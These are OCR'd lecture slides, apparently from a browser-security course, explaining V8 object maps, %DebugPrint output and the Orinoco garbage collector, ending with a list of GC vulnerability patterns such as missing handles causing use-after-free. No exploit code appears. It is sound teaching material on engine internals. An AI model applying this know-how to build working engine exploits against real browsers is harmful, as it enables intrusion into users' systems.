00: [        Map*        ]
08: [       Length       ]
10: [  Fast Properties   ]
```

%DebugPrint

Debugger functions can be enabled with `--allow-natives-syntax`

```
> let obj = {a:1};
> %DebugPrint(obj);

DebugPrint: 0x1845aea0dbd1: [JS_OBJECT_TYPE]
 - map: 0x2358d0c8aa49 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x068254b82001 <Object map = 0x2358d0c80229>
 - elements: 0x1a7eedd80c21 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x1a7eedd80c21 <FixedArray[0]> {
    #a: 1 (const data field 0)
 }
0x2358d0c8aa49: [Map]
 - type: JS_OBJECT_TYPE
 - instance size: 32
 - inobject properties: 1
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
...
```

Maps - Exercise!

1. Create a few objects with different properties
2. Using %DebugPrint, try to spot the structure of the maps
3. Using `--trace-maps`, try to spot any map transitions
4. Debug d8 in GDB and examine objects with x

JavaScript Memory

Objects are explicitly allocated, but not freed

```
for (let i=0; i<10000; i++)
{
    let a = new Array(1000);
}
```

What happens to objects after they're no longer referenced?

JavaScript Memory

Objects are explicitly allocated, but not freed

```
for (let i=0; i<10000; i++)
{
    let a = new Array(1000);
}
```

What happens to objects after they're no longer referenced?

Garbage Collection!


Garbage Collector

Garbage collectors search heap memory for objects that are ready to be freed

Mark and Sweep GCs are the easiest method:

- Begins at known-alive object
- Follows all references
- Marks every object found
- Delete all objects not marked


Mark and Sweep



Let's create some objects on the heap:

```
a = {};
```


Mark and Sweep



Let's create some objects on the heap:

```
a = {};
a.b = {};
```


Mark and Sweep



Let's create some objects on the heap:

```
a = {};
a.b = {};
a.b.c = {};
```


Mark and Sweep



Let's add a circular reference:

```
a = {};
a.b = {};
a.b.c = {};
a.b.c = a.b;
```


Mark and Sweep



Remove the reference to b:

```
a = {};
a.b = {};
a.b.c = {};
a.b.c = a.b;

a.b = null;
```


Mark and Sweep



Remove the reference to b:

```
a = {};
a.b = {};
a.b.c = {};
a.b.c = a.b;

a.b = null;
```


Mark and Sweep



Remove the reference to b:

```
a = {};
a.b = {};
a.b.c = {};
a.b.c = a.b;

a.b = null;
```

Mark and Sweep



Remove the reference to b:

```
a = {};
a.b = {};
a.b.c = {};
a.b.c = a.b;

a.b = null;
```

Garbage Collector - Varying Types

Finding roots:

- Precise (using Handles)
- Conservative scanning

Generations:

- Old space
- Sticky marks

When to collect:

- Stop-the-world
- Iterative
- Concurrent

Orinoco

- Precise root finding
- Moving GC
- Generation GC (old space)
- Uses Stop-the-world, Iterative, and Concurrent marking

Orinoco - Precise Root Location

How does V8 find the roots?

It uses the `Handle<>` objects

- `Handle<JSObject> thing = some_operation();`
- Tells GC that this object is 100% alive (since it is on the stack)
- Now GC can use it as a root node to start marking

Issues:

- If `Handle<>` is not used, GC will free the object leading to UAF

```
JSObject* thing = some_operation();
```


Orinoco - Moving GC

Orinoco uses a **Moving GC**

- GC uses `Handle<>` references to move objects in the heap
- Objects begin in **From Space** heaps
- During Mark and Sweep, **To Space** is created and all live references in 'From Space' are moved to 'To Space'
- GC then clears entire 'From Space'

Orinoco - Moving GC

New objects are allocated into **From Space** heaps




Orinoco - Moving GC

GC marks live objects in **From Space**

Orinoco - Moving GC

All marked objects are moved to **To Space**




Orinoco - Moving GC

GC frees **From Space** heaps

Orinoco - Generational GC


Orinoco is also a **Generational GC**

- Tracks an object's age based on how many GC cycles it has survived
- Allows GC to save memory by skipping objects that are "old"
- Orinoco moves objects to **Old Space** once it has survived 2 GC cycles



Orinoco - Generational GC


Alive objects are marked in **To Space**



Orinoco - Generational GC


Marked objects are moved to **Old Space**

'Old' objects are collected infrequently




Orinoco - Scavenging GC

Quick iterative runs that move alive objects to next generational space



Orinoco - Full GC

Full mark and sweep GC over all spaces



GC Exercise!

1. Start d8 with `--trace-gc`
2. Try to trigger a garbage collection by creating lots of objects
3. Try to make a function that triggers a GC

GC Exercise!

1. Start d8 with `--trace-gc`
2. Try to trigger a garbage collection by creating lots of objects
3. Try to make a function that triggers a GC

```
function gc()
{
    for (let i = 0; i < 10; i++)
    {
        new ArrayBuffer(1024 * 1024 * 10);
    }
}
```

GC Vulnerability Patterns

There are many vulnerability patterns that stem from these GCs

- Missing handles
- Missed conservative roots
- Missing write barriers
- Race Conditions
- Information Leaks

